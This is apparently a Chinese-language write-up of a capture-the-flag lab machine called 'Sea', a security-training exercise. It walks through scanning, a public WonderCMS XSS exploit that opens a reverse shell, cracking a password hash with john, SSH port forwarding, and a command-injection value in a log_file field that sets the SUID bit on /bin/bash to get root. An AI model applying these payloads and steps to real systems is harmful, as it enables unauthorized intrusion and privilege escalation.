

Sea, WonderCMS(版本漏洞)、轉發並修改/bin/bash


```
└─# nmap -sCV -p22,80 -A 10.10.11.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 14:22 EDT
Nmap scan report for 10.10.11.28
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Sea - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%),
Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   272.27 ms  10.10.14.1
2   272.42 ms  10.10.11.28

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.74 seconds
```

WEB




進行目錄掃描

```
feroxbuster -u http://10.10.11.28
301 GET 71 20w 234c http://10.10.11.28/themes =>
http://10.10.11.28/themes/
301 GET 71 20w 232c http://10.10.11.28/data =>
http://10.10.11.28/data/
301 GET 71 20w 235c http://10.10.11.28/plugins =>
http://10.10.11.28/plugins/
301 GET 71 20w 236c http://10.10.11.28/messages =>
http://10.10.11.28/messages/
301 GET 71 20w 238c http://10.10.11.28/data/files =>
http://10.10.11.28/data/files/
301 GET 71 20w 239c http://10.10.11.28/themes/bike =>
http://10.10.11.28/themes/bike/
404 GET 01 0w 3361c http://10.10.11.28/data/files/99
200 GET 11 1w 6c http://10.10.11.28/themes/bike/version
404 GET 01 0w 3361c http://10.10.11.28/data/files/hints
404 GET 01 0w 3361c http://10.10.11.28/themes/bike/adpics
404 GET 01 0w 3361c http://10.10.11.28/messages/dadamaill
200 GET 211 168w 1067c http://10.10.11.28/themes/bike/LICENSE
200 GET 11 9w 66c http://10.10.11.28/themes/bike/summary
404 GET 01 0w 3361c http://10.10.11.28/data/registracion
[#####] - 8m 210013/210013 0s found:14 errors:11505
[#####] - 7m 30000/30000 67/s http://10.10.11.28/
[#####] - 8m 30000/30000 64/s http://10.10.11.28/themes/
```


```
[#####] - 8m      30000/30000    65/s    http://10.10.11.28/data/
[#####] - 8m      30000/30000    66/s    http://10.10.11.28/plugins/
[#####] - 8m      30000/30000    65/s    http://10.10.11.28/data/files/
[#####] - 8m      30000/30000    66/s    http://10.10.11.28/messages/
```

版本 3.2.0



turboblack CMS。可参考:<https://github.com/turboblack/HamsterCMS>

找不到漏洞版本。。。。



PHP扫描

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.11.28 -k -x php
/contact.php          (Status: 200) [Size: 2731]
```

測不出東西，我一直懷疑可以使用它們 `Website:` 進行提取資料

Request

```
1 POST /contact.php HTTP/1.1
2 Host: 10.10.11.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Origin: http://10.10.11.28
8 Connection: close
9 Referer: http://10.10.11.28/contact.php
10 Cookie: PHPSESSID=uohrosm7h5mrogq8h0347etuqj
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 80
14
15 name=tset&email=tset%40test&age=20&country=TW&website=http://10.10.14.2:8000/tso
```

失敗。。

回到目錄爆破環節，

在Google搜尋: `velik71 Turboblack`，會找到WonderCMS主題


參考:

- https://download.csdn.net/download/weixin_42099987/16161307
- <https://www.wondercms.com/community/viewtopic.php?t=830>

使用前面3.2.0版本+WonderCMS，會找到漏洞[CVE-2023-41425]

參考:<https://github.com/prodigiousMind/CVE-2023-41425>

根據POC的入進 `http://10.10.11.28/Wondercms/index.php?page=loginURL`



1. 執行腳本

```
python3 exploit.py 'http://10.10.11.28/Wondercms/index.php?page=loginURL' 10.10.14.2 9200
```

2. 開啟反彈端口

```
nc -lnvp 9200
```

3. 分析腳本並發現第37行，有登入點。並開啟就成功反彈

```
http://10.10.11.28/themes/revshell-main/rev.php?lhost=10.10.14.2&lport=9200
```

```
(root@kali)~# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.28] 39080
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 21:39:27 up  8:12,  0 users,  load average: 0.19, 0.51, 1.46
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

使用者共3位

```
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
```

在 `/var/www/sea/data` 找到資料庫 `database.js`

疑似密碼：

```
"password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q"
```

```
john passwd --wordlist=/usr/share/wordlists/rockyou.txt
```

獲取:mychemicalromance

測試ssh連線(成功)。並獲取user flag

```
username : amay
passwd : mychemicalromance
```

```

# ssh amay@10.10.11.28
The authenticity of host '10.10.11.28 (10.10.11.28)' can't be established.
ED25519 key fingerprint is SHA256:xC5wFVdcixOCmr5pOw8Tm4AajGSMT3j5Q4wL6/ZQg7A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.28' (ED25519) to the list of known hosts.
amay@10.10.11.28's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun 11 Aug 2024 02:28:03 PM UTC

System load:  1.23           Processes:    252
Usage of /:   63.7% of 6.51GB Users logged in: 1
Memory usage: 22%          IPv4 address for eth0: 10.10.11.28
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Aug 11 14:28:54 2024 from 10.10.14.12
amay@sea:~$ id
uid=1000(amay) gid=1000(amay) groups=1000(amay)
amay@sea:~$ whoami
amay
amay@sea:~$ pwd
/home/amay
amay@sea:~$ cat user.txt
6aeff13b89d12c60db7472d54017d8aa
amay@sea:~$

```

發現有一組8080Port，

```


amay@sea:~$ netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:52907         0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -

```

進行轉發


```
ssh -fgN -L 9999:127.0.0.1:8080 amay@10.10.11.28
```

是一個登入介面？




帳密也是一樣是

username : amay
passwd : mychemicalromance



使用auth.log可正常顯示

Analyze Log File



Suspicious traffic patterns detected in /var/log/auth.log:

已目前用戶是無法讀取，權限不足，但web就可以讀取，懷疑有最高權限

```
amay@sea:~$ ls -al /var/log/auth.log
-rw-r----- 1 syslog adm 4650 Aug 12 16:09 /var/log/auth.log
amay@sea:~$ cat /var/log/auth.log
cat: /var/log/auth.log: Permission denied
amay@sea:~$
```

進行抓包，

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST / HTTP/1.1			Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36"			
2 Host: 127.0.0.1:9999			127.0.0.1 - [12/Aug/2024:16:07:44+0000] "POST /loginURL HTTP/1.1" 302 459 "-" "python-requests/2.22.0"			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			127.0.0.1 - [12/Aug/2024:16:07:44+0000] "GET			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			/index.php?page=loginURL%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.14.7:8000/xss.js%22%3E%3C/script%3E%3Cform+action=%22HTTP/1.1" 200 10263 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like			
5 Accept-Language: zh-TW			Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36"			
6 Accept-Encoding: gzip, deflate, br			127.0.0.1 - [12/Aug/2024:16:08:14+0000] "POST /loginURL HTTP/1.1" 302 459 "-" "python-requests/2.22.0"			
7 Content-Type: application/x-www-form-urlencoded			127.0.0.1 - [12/Aug/2024:16:08:14+0000] "GET			
8 Content-Length: 89			/index.php?page=loginURL%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.14.7:8000/xss.js%22%3E%3C/script%3E%3Cform+action=%22HTTP/1.1" 200 10257 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like			
9 Origin: http://127.0.0.1:9999			Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36"			
10 Authorization: Basic YWlkeTpteWNoZWlpy2Fscm9tYW5lZQ==			127.0.0.1 - [12/Aug/2024:16:08:44+0000] "POST /loginURL HTTP/1.1" 302 459 "-" "python-requests/2.22.0"			
11 Connection: close			127.0.0.1 - [12/Aug/2024:16:08:45+0000] "GET			
12 Referer: http://127.0.0.1:9999/			/index.php?page=loginURL%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.14.7:8000/xss.js%22%3E%3C/script%3E%3Cform+action=%22HTTP/1.1" 200 10257 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like			
13 Cookie: _pk_id.1.dc70e1cf70e9cde20a41.171407351.			Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36"			
14 Upgrade-Insecure-Requests: 1			127.0.0.1 - [12/Aug/2024:16:10:15+0000] "POST /loginURL HTTP/1.1" 302 459 "-" "python-requests/2.22.0"			
15 Sec-Fetch-Dest: document			127.0.0.1 - [12/Aug/2024:16:10:15+0000] "GET			
16 Sec-Fetch-Mode: navigate			/index.php?page=loginURL%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.14.7:8000/xss.js%22%3E%3C/script%3E%3Cform+action=%22HTTP/1.1" 200 10259 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like			
17 Sec-Fetch-Site: same-origin			Gecko) HeadlessChrome/117.0.5938.0 Safari/537.36"			
18 Sec-Fetch-User: ?1			127.0.0.1 - [12/Aug/2024:16:11:15+0000] "POST /loginURL HTTP/1.1" 302 459 "-" "python-requests/2.22.0"			
19			127.0.0.1 - [12/Aug/2024:16:11:15+0000] "GET			
20 log_file=%2fvar%2flog%2fapache%22%22access.log%22analyze_log=			/index.php?page=loginURL%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.14.7:8000/xss.js%22%3E%3C/script%3E%3Cform+action=%22HTTP/1.1" 200 10260 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like			

是由 `log_file` 來讀取資料，測試將/bin/bash更改是否執行？

將 `log_file` 更改成

```
/var/log/auth.log;chmod u+s /bin/bash
```

※原本想讀取私鑰，但失敗...

確認/bin/bash已被修改。並獲取root

```
amay@sea:~/home$ cd /bin
amay@sea:~$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
amay@sea:~$ /bin/bash -p
bash-5.0# id
uid=1000(amay) gid=1000(amay) euid=0(root) groups=1000(amay)
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
3c84611b91a4a19dc48a967fcf539f50
bash-5.0#
```